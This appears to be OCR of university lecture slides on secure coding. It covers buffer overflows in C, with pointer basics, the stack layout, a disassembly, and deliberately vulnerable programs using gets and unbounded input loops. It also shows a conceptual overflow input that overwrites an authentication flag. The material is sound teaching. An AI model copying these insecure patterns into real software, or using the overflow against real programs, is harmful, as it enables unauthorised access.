
Secure Coding

Security Engineering

David Basin
ETH Zurich

Context: implementation



Even with a great design, an implementation may be insecure

1. The implementation deviates from the design.

2. The design leaves many options open, including insecure ones.

   E.g., lengths of passwords, their storage, etc.

3. Concretization may introduce new vulnerabilities.

   E.g., buffer overflows, race conditions, etc.

We will focus on implementation-specific vulnerabilities.

Why study vulnerabilities?

- Vital to understanding what can go wrong in **implementation**
  - What kinds of faults lead to security-relevant failures?
  - Failure to understand underlying causes leads to insecure code, partial solutions, etc.
- Essential for **risk analysis**
- Helps focus efforts during **V&V**
- While understanding is good, exploitation is criminal!

  $\Longrightarrow$ Experiment only in a controlled environment.

Organization in two parts

- **Part I: Stand-alone applications**
  - Buffer overflows
  - Format string vulnerabilities
  - Names, links, and race conditions
- **Part II: Web-based applications**
  - Overview
  - SQL injections
  - Cross-site scripting
  - Authentication and session management

Coverage objective: explain different practically relevant and representative examples. Also how to **think** about vulnerabilities.

Road map: buffer overflows

☞ **Motivation**

- Pointers in C
- Memory layout
- Buffer overflows
- Defense
- Summary

Buffer overflows

- Public enemy #1 for over 30 years

  Responsible for 15% of serious vulnerabilities in 2008, according to NIST National Vulnerability Database.

- **Example:** Morris Internet Worm (November 1988)
  - Attacked Sun3 and VAX systems running BSD Unix.
  - Cleverly built, e.g., named itself "sh" (hard to detect) and set maximum core-dump size to 0 bytes (hard to catch).
  - Propagated itself using various exploits, including a buffer overflow attack against the finger daemon *fingerd*.
  - Did not delete files, but caused financial loss between $100,000 and $1,000,000 (US General Accounting Office).

A more recent example

Mozilla Foundation Security Advisory 2009-56

Title: Heap buffer overflow in GIF color map parser
Impact: Critical
Announced: October 27, 2009
Products: Firefox, SeaMonkey
Fixed in: Firefox 3.5.4, Firefox 3.0.15, SeaMonkey 2.0

DESCRIPTION

Security research firm iDefense discovered a heap-based buffer overflow in Mozilla's GIF image parser. This vulnerability can be used by an attacker to crash a victim's browser and run arbitrary code on their computer.

Where do buffer overflows occur?
Almost everywhere!

- Applications, local or available over the web

  Web application overflows provide an entry point for attackers

- Browsers and their plugins (e.g., last example)

  Just clicking on a link suffices to compromise the client

- Operating systems and protocol stacks


  Affecting servers, PCs, smart phones, industrial control systems

- Implementations of cryptographic algorithms

  Example: several of the algorithms submitted (in 2009) to NIST for the SHA-3 standard had buffer overflows

- Firewalls, security appliances, type-safe language interpreters

Buffer overflows



- A **buffer** is a contiguous region of memory storing data of the same type, e.g., characters.
- A **buffer overflow** occurs when data is written past buffer's end.
- The resulting damage depends on:
  - Where the data spills over to
  - How this memory region is used (e.g., flags for access control)
  - What modifications are made
- **Example:** Morris attack on finger
  - Intended use: **finger basin@inf.ethz.ch**
  - Abuse: **finger** ⟨**exploit-code**⟩ . . . ⟨**return-address**⟩
  - Overwrites the return address and provides exploit code

Road map: buffer overflows

- Motivation
- ☞ **Pointers in C**
- Memory layout
- Buffer overflows
- Defense
- Summary

C primer


- C(++) is powerful, widespread, and undisciplined!
- Basic data types

  Char (1 byte), int ($\geq$ 2 bytes), long ($\geq$ 4 bytes) ...

- Pointers: expressions like **int *ptr**
  - **ptr** is the **address** of a memory cell
  - ***ptr** is the **contents** of the memory cell
- Address taken using **&**. For **i** an integer and **f** a function,
  - **&i** is the **address** of the cell storing **i**
  - **&f** is the **address** of a function **f**

Pointers — examples

```
int i = 0;
int *ptr = NULL;


ptr = &i;


*ptr = 15;


ptr = &ptr;


ptr++;
```



Arrays

- Declaring and accessing an array
  - **char buf[8];** declares a buffer for up to 8 characters
  - Elements are **buf[0]**, **buf[1]**, .., **buf[7]**
  - No bounds checking, so **buf[13]** is also possible
- Arrays are similar to pointers: store address where buffer begins
- Some equalities

$$\&(buf[0]) = buf \qquad buf[0] = *(buf+0)$$
$$\&(buf[1]) = buf + 1 \qquad buf[1] = *(buf+1)$$

- Strings are arrays of characters, with **'\0'** at end
  - E.g., string **"hi"** represented by **'h' 'i' '\0'**
  - No explicit information about strings' length
  - This savings is part of the problem!

Input, output and string handling functions

- **getchar()** reads a character from standard input
- **putchar(c)** writes a character to standard output
- **printf("Page %i has title %s\n", pageno, title)**
  - String printed may contain place holders, replaced by arguments
  - Place holders provide formatting instructions.
    E.g., **%i** stands for an integer in decimal and **%s** for a string
- Various other functions store strings in buffers. E.g.
  - **gets(dst)** read string from **stdin** into **dst**
  - **strcpy(dst,src)** copy string **src** into buffer **dst**
  - **sprintf(dst, fmt-str,exp)** print string into buffer **dst**
  - **scanf**, **fscanf**, ...

A vulnerable program

buffer of limited size

```
#include <stdio.h>
int main()
  { char buf[8]                          //buffer for storing the input string
    char ch;                             // auxiliary variable
    char *ptr = buf;                     // auxiliary pointer
    while ((ch=getchar()) != '\n'        // terminate on EOL
          && ch != -1)                   // terminate on error
       {  *ptr = ch;                     // store character
          ptr++;                         // increment pointer
       }
    *ptr = '\0';                         // terminate the string
    printf("%s\n",buf);
    return 0;
  }
```

is written without limits

Example executions:

```
$ ./my-getstring
example
example
```

```
$ ./my-getstring
long example
long example
illegal instruction
```


```
$ ./my-getstring
very long example
very long example
segmentation fault
```

Road map: buffer overflows

- Motivation
- Pointers in C
- ☞ **Memory layout**
- Buffer overflows
- Defense
- Summary

What follows is for Linux on Intel x86 family!

Compilation




- Expand macros
- Include header files

- Lexical analysis
- Syntactic analysis
- Semantic analysis
- Optimization
- Code generation

- Translate object code into machine code


- Combine multiple modules to one program
  - Arrange modules in memory
- Resolve external references
  - Each module says what it needs and what it provides

Loading



- Loading of program into the address space of the process
- Adapting addresses or initializing a relocation register (hardware supported relocation)
- Dynamic loading and linking of libraries for unresolved references

Recall how (virtual) memory is organized



- Memory named by virtual addresses
- Each process has its own virtual address space
- Protection: process can only access memory in its own space


A program in memory

```
$ gdb my-getstring
(gdb) disas main
Dump of assembler code for function main:

0x8048440  push  %ebp
0x8048441  mov   %esp, %ebp
0x8048443  sub   $0x18,%esp
0x8048446  lea   0xfffffff8(%ebp),%eax
0x8048449  mov   %eax, 0xfffffff0(%ebp)
0x804844c  call  0x80482e8 <getchar>
0x8048451  mov   %eax, %eax
0x8048453  mov   %al,0xfffffff7(%ebp)
0x8048456  mov   0xfffffff7(%ebp),%al
0x8048459  cmp   $0xa,%al
0x804845b  je    0x8048478 <main+56>
0x804845d  cmpb  $0xff,0xfffffff7(%ebp)
0x8048461  jne   0x8048468, <main+40>
0x8048463  jmp   0x8048478, <main+56>
0x8048465  lea   0x0(%esi), %esi
0x8048468  mov   0xfffffff0(%ebp),%edx
0x804846b  mov   0xfffffff7(%ebp),%al
0x804846e  mov   %al,(%edx)
0x8048470  lea   0xfffffff0(%ebp), %eax
0x8048473  incl  (%eax)
0x8048475  jmp   0x804844c <main+12>
0x8048477  nop
0x8048478  mov   0xfffffff0(%ebp),%eax
0x804847b  movb  $0x0,(%eax)
0x804847e  sub   $0x8,%esp
0x8048481  lea   0xfffffff8(%ebp),%eax
0x8048484  push  %eax
0x8048485  push  $0x8048508
0x804848a  call  0x8048328 <printf>
0x804848f  add   $0x10,%esp
0x8048492  mov   $0x0,%eax
0x8048497  leave
0x8048498  ret
0x8048499  lea   0x0(%esi),%esi
0x804849c  nop
0x804849d  nop
0x804849e  nop
0x804849f  nop
```

Layout of virtual memory


Linux on Intel x86 family


- Stack grows downward
- Stack frame holds
  - Calling parameters
  - Local variables for functions
  - Various addresses
- Heap grows upwards
  - Dynamically allocated storage generated using alloc or malloc
- Data: statically allocated storage
- Text: Executable code, read only



Structure of the stack

- Stack grows downwards: one **stack frame** per subroutine called





- Hardware registers include:

  ebp (extended) base pointer: start current frame
  esp (extended) stack pointer: top (end) of stack

Another vulnerable program

```
int main (void) {
   char pw[8];
   sprintf (pw, "root-pw");
   if (authenticate(pw) > 0) {
     printf ("[root]$ …\n");
   } else {
     printf ("Root: incorrect password\n");
   }
   return 0;
}
```

```
#include <stdio.h>
int authenticate (char* pw) {
   int result = 0;
   char buf[8];
   printf ("Root Password: ");

   if (gets(buf) !=0 ){
     if (strcmp (buf, pw) == 0) {
       result = 1;
     }
   }
   return result;
}
```

- **$ my-authenticate**

  Root Password: guess

  Root: incorrect password


- **$ my-authenticate**

  Root Password: root-pw

  [root]$ ...

Stack dynamics in example

1. start (of main)
2. push argument **pw** onto stack
3. call **authenticate** (pushes return address onto stack)
4. push caller's **ebp** onto stack
5. copy esp into **ebp**
6. decrement **esp**, creating space for local vars
7. Compute **authenticate** function (details omitted)
8. copy caller's **ebp** into **esp**
9. pop vars and caller's **ebp** from stack
10. return



Road map: buffer overflows


- Motivation
- Pointers in C
- Memory layout
- ☞ **Buffer overflows**
- Defense
- Summary

Where is vulnerability in authenticate?

- Some non-problems
  - Variables **result** and **buf** are initialized prior to use.
  - Programming logic is OK. **result** is 1 iff input equals password supplied by **pw**.
- The problem: **gets** implementation allows the overflow of **buf**.

```
#include <stdio.h>
int authenticate (char* pw) {
   int result = 0;
   char buf[8];
   printf ("Root Password: ");

   if (gets(buf) !=0 ){
     if (strcmp (buf, pw) == 0) {
       result = 1;
     }
   }
   return result;
}
```

Example: a long password



- In a buffer overflow, data from **buf** spills over into **result**.
- Can change value of **result**.

  result initialized to 0 and updated only if authentication succeeds.
- Works (conceptually) as follows

  $ my-authenticate
  Root Password: aaaaaaaa\x01\x00
  [root]$ ...

  buf filled with **"aaaaaaaa"** and hence **'\x01'** overwrites **result**.
- **Exploit violates data integrity!**

Understanding C is not enough!

- Last example showed violation of data integrity.

  Moreover, variables modified without explicit assignment!


- Recall: C language offers standard abstractions.
  - Memory is associated with variables.
  - Memory is updated by assignments to variables.
  - Control flow is described by **if**, **for**, etc.

- Buffer overflows violate these abstractions.
  Results are security vulnerabilities.

- **Incredible but true:**
  Thinking purely on the level of C misses these possibilities!

Long password (cont.)

- In reality, buffer overflows are a bit trickier.
- There could be a gap between **buf** and **result**.
- If input is too long then **ebp** or **return** may be effected.



- Entering hexadecimal values **'\x01'** and **'\x00'**.

  Here one can enter input strings using a program via a pipe.

Can we program defensively against such errors?

A defense: restoring variables

```
#include <stdio.h>
int authenticate (char* pw) {
   int result = 0;
   char buf[8];
   printf ("Root Password: ");

   if (gets(buf) !=0 ){
     if (strcmp (buf, pw) == 0) {
       result = 1;
     }
   }
   return result;
}
```


```
#include <stdio.h>
int authenticate (char* pw) {
   int result = 0;
   char buf[8];
   printf ("Root Password: ");

   if (gets(buf) !=0 ){
     if (strcmp (buf, pw) == 0) {
       result = 1;
   } else { result = 0; }
   }
   return result;
}
```

- Result is updated after **gets**.

  Now result is correct even if **buf** overflows into **result**.

- Would you recommend this defense?

Example: a very long password




- What happens on:

  $ my-authenticate
  Root Password:
